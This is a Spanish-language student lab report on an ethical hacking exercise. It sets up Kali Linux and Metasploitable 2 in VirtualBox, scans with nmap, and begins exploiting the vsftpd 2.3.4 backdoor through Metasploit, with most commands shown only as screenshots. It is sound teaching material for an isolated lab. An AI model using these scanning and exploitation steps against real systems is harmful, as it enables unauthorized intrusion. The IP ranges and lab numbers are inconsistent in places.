LABORATORIO #01

Natalia Espinosa Mena

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025

LABORATORIO #02

Docente

Rafael Sandoval Morales

Ingeniero

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Tabla de contenido

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Lista de ilustraciones

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Introducción

El **hacking ético** consiste en realizar ataques controlados a sistemas y redes con el objetivo de identificar vulnerabilidades antes de que puedan ser explotadas por atacantes malintencionados. Durante el desarrollo del curso, se llevan a cabo este tipo de prácticas como método educativo para comprender, de forma segura, cómo operan los ciberataques y cómo se pueden prevenir.

El presente informe tiene como finalidad documentar el proceso de configuración y pruebas realizadas en **VirtualBox**, utilizando los sistemas operativos **Kali Linux** como máquina atacante y **Metasploitable 2** como máquina víctima.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Alcance

Esta práctica tiene como alcance realizar un escaneo de la máquina víctima con el fin de identificar los puertos y servicios que se encuentran activos.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Objetivos

General: Realizar un escaneo completo a la máquina víctima para identificar puertos y servicios activos.

Específicos:

- Detectar los puertos abiertos y los servicios asociados.
- Identificar las versiones de los servicios para seleccionar los exploits adecuados.
- Ejecutar ataques controlados a los puertos objetivo dentro del entorno de laboratorio.
- Consultar comandos que permitan contar letras y palabras en un archivo txt.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Planteamiento del problema

En el presente laboratorio se requiere identificar las vulnerabilidades presentes en los puertos abiertos de una máquina víctima dentro de un entorno seguro de pruebas. ¿Cómo detectar y analizar las vulnerabilidades presentes en los puertos abiertos de la máquina víctima?

1 DESARROLLO DEL PROBLEMA

1.1 Capítulo 1: Hacking Ético

En este primer capítulo, se abordó lo que fue la práctica de hacking ético en el entorno controlado mediante el uso de VirtualBox. Para ello, se utilizó dos máquinas virtuales: una con el sistema operativo Kali Linux (como atacante) y otra con Metasploitable 2 (como víctima).

Desde la terminal de Kali Linux se realizó diferentes conexiones hacia Metasploitable 2 mediante diversos puertos abiertos. A través de estas conexiones, se verifico y analizaron distintas vulnerabilidades presentes en los servicios expuestos por la máquina víctima.

Para comprender adecuadamente el proceso, es necesario definir algunos conceptos clave:

1.1.1 Metasploit

Es un marco de trabajo (framework) utilizado para el desarrollo y ejecución de exploits contra sistemas remotos. Permite automatizar tareas de pentesting y realizar pruebas de seguridad de manera eficiente. Contiene una gran base de datos de vulnerabilidades conocidas y herramientas para su explotación.

1.1.2 Msfconsole:

Es la interfaz de línea de comandos de Metasploit. Desde aquí se puede acceder a módulos de escaneo, explotación, post-explotación, entre otros. Es una de las herramientas más potentes y utilizadas dentro del entorno de pruebas de penetración.

1.2 Instalacion de Kali Linux y Metasploitable

En VirtualBox se realizó la instalación de las dos máquinas virtuales necesarias para el laboratorio de hacking ético:

Kali Linux: utilizada como máquina atacante.

Metasploitable 2: empleada como máquina víctima.




Ilustración 1 Máquinas virtuales

1.3 Configuración de la Red NAT

Ambas máquinas se configuraron en una red interna para permitir la comunicación entre ellas de forma segura y aislada del resto de la red. A continuación, se muestra una imagen de la configuración.




Ilustración 2 Configuración Red Nat

Pasos:

- Haga clic en el menú Archivo de VirtualBox y luego seleccione Herramientas.
- En el submenú izquierdo, haga clic derecho sobre la opción Red y seleccione Crear red NAT.
- Se abrirá una ventana con varias pestañas. Ubíquese en la pestaña Redes NAT.
- Haga clic en el botón Crear en la parte superior de la ventana.
- En la parte inferior, configure el rango de IP de la red (por ejemplo, 10.0.2.0/24) y habilite el servicio DHCP.
- Guarde los cambios.

- Repita el proceso para asignar esta red a cada una de las máquinas virtuales (Kali Linux y Metasploitable 2), desde la configuración de red de cada máquina, seleccionando la red NAT creada. A continuación, se muestra una imagen.




Ilustración 3 Configuración de Red Nat en la máquina virtual

Nota: En modo promiscuo, habilite permitir todo para asegurar que las máquinas virtuales puedan interceptar y procesar todo el tráfico en la red.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

1.4 Obtener la dirección IP de Metasploitable 2

Es necesario conocer la dirección IP de la máquina víctima. Para ello, se siguieron los siguientes pasos en la terminal de Linux:

1. Encienda las dos máquinas.
2. Abra una terminal en la máquina de Kali Linux.
3. Ingrese como usuario administrador con el comando: sudo su




Ilustración 4 Ingreso como superusuario

- El sistema solicitará la contraseña del usuario actual. Ingrésela y presione **Enter**.
- Se consultó la ayuda de Nmap para recordar la sintaxis: Nmap --help




Ilustración 5 Salida del comando Nmap --help

Se procede a realizar un escaneo de descubrimiento ++para identificar los equipos activos dentro del segmento de red configurado.




Ilustración 6 Salida del comando nmap -sn

1.5 Escaneo de puertos y versiones de servicios

Se procede a realizar un escaneo de puertos con detección de versiones de los servicios que se ejecutan en cada uno. Para ello, desde la terminal de Kali Linux se ejecutó el siguiente comando:




Ilustración 7 Ejecución del comando nmap -sV

Donde:

- -sV activa la detección de versión de los servicios en los puertos encontrados.
- 100.10.2.0/24 es el rango de IP de la red interna configurada en VirtualBox.

La salida del comando muestra para cada host:

- Dirección IP.
- Lista de puertos abiertos.
- Estado del puerto.
- Servicio asociado al puerto.
- Versión exacta del servicio detectado.

En el caso de la máquina Metasploitable 2, el escaneo arrojó varios puertos abiertos, incluyendo FTP, SSH, Telnet, SMTP, DNS, SMB, MySQL, PostgreSQL, etc. A continuación, se muestra la imagen.




Ilustración 8 Puertos abiertos y versiones de servicios en Metasploitable 2

En el navegador, se verifico la ip de la víctima, si es correcta, esta mostrara una interfaz como la siguiente:




Ilustración 9 Página inicial de Metasploitable 2 accesible desde el navegador

1.6 Explotación de Puertos

Se realizó la explotación de los siguientes puertos detectados en la máquina víctima Metasploitable 2. Para cada servicio se utilizó la información recolectada en el escaneo con nmap -sV.

1.6.1 Puerto 21 – FTP (vsftpd 2.3.4)

- **Servicio:** FTP
- **Versión:** vsftpd 2.3.4
- **Vulnerabilidad:** Backdoor Command Execution
- **Exploit en Metasploit:**




Ilustración 10 Búsqueda de vulnerabilidad para el puerto 21

Secuencia:

- Abrir Metasploit Framework: Este paso se debe realizar para todos los puertos que vayan a ser sometidos a ataques.
- Esperar a que cargue la interfaz de Metasploit Framework, la cual mostrará el banner inicial.
- Desde alli, se podrán buscar, seleccionar y ejecutar los exploits correspondientes a cada servicio detectado.
- Ver imagen de la apertura de Metasploit Framework




Ilustración 11 Apertura de Metasploit Framework

Llamando el exploit: Busque el exploit usando el nombre del servicio o la versión exacta. Puede seleccionar **por el número** que aparece en la columna #. O directamente **por la ruta/nombre del exploit**.




Ilustración 12 LLamado del exploit puerto 21

Es necesario verificar y configurar las opciones antes de ejecutarlo. Para ello, se ejecuta el comando: options

Este mostrará los parámetros requeridos y opcionales.

- LHOST: Dirección IP de la máquina atacante (local).
- LPORT: Puerto local que recibirá la conexión de la víctima.
- RHOST: Dirección IP de la máquina víctima.
- RPORT: Puerto del servicio objetivo en la máquina víctima.

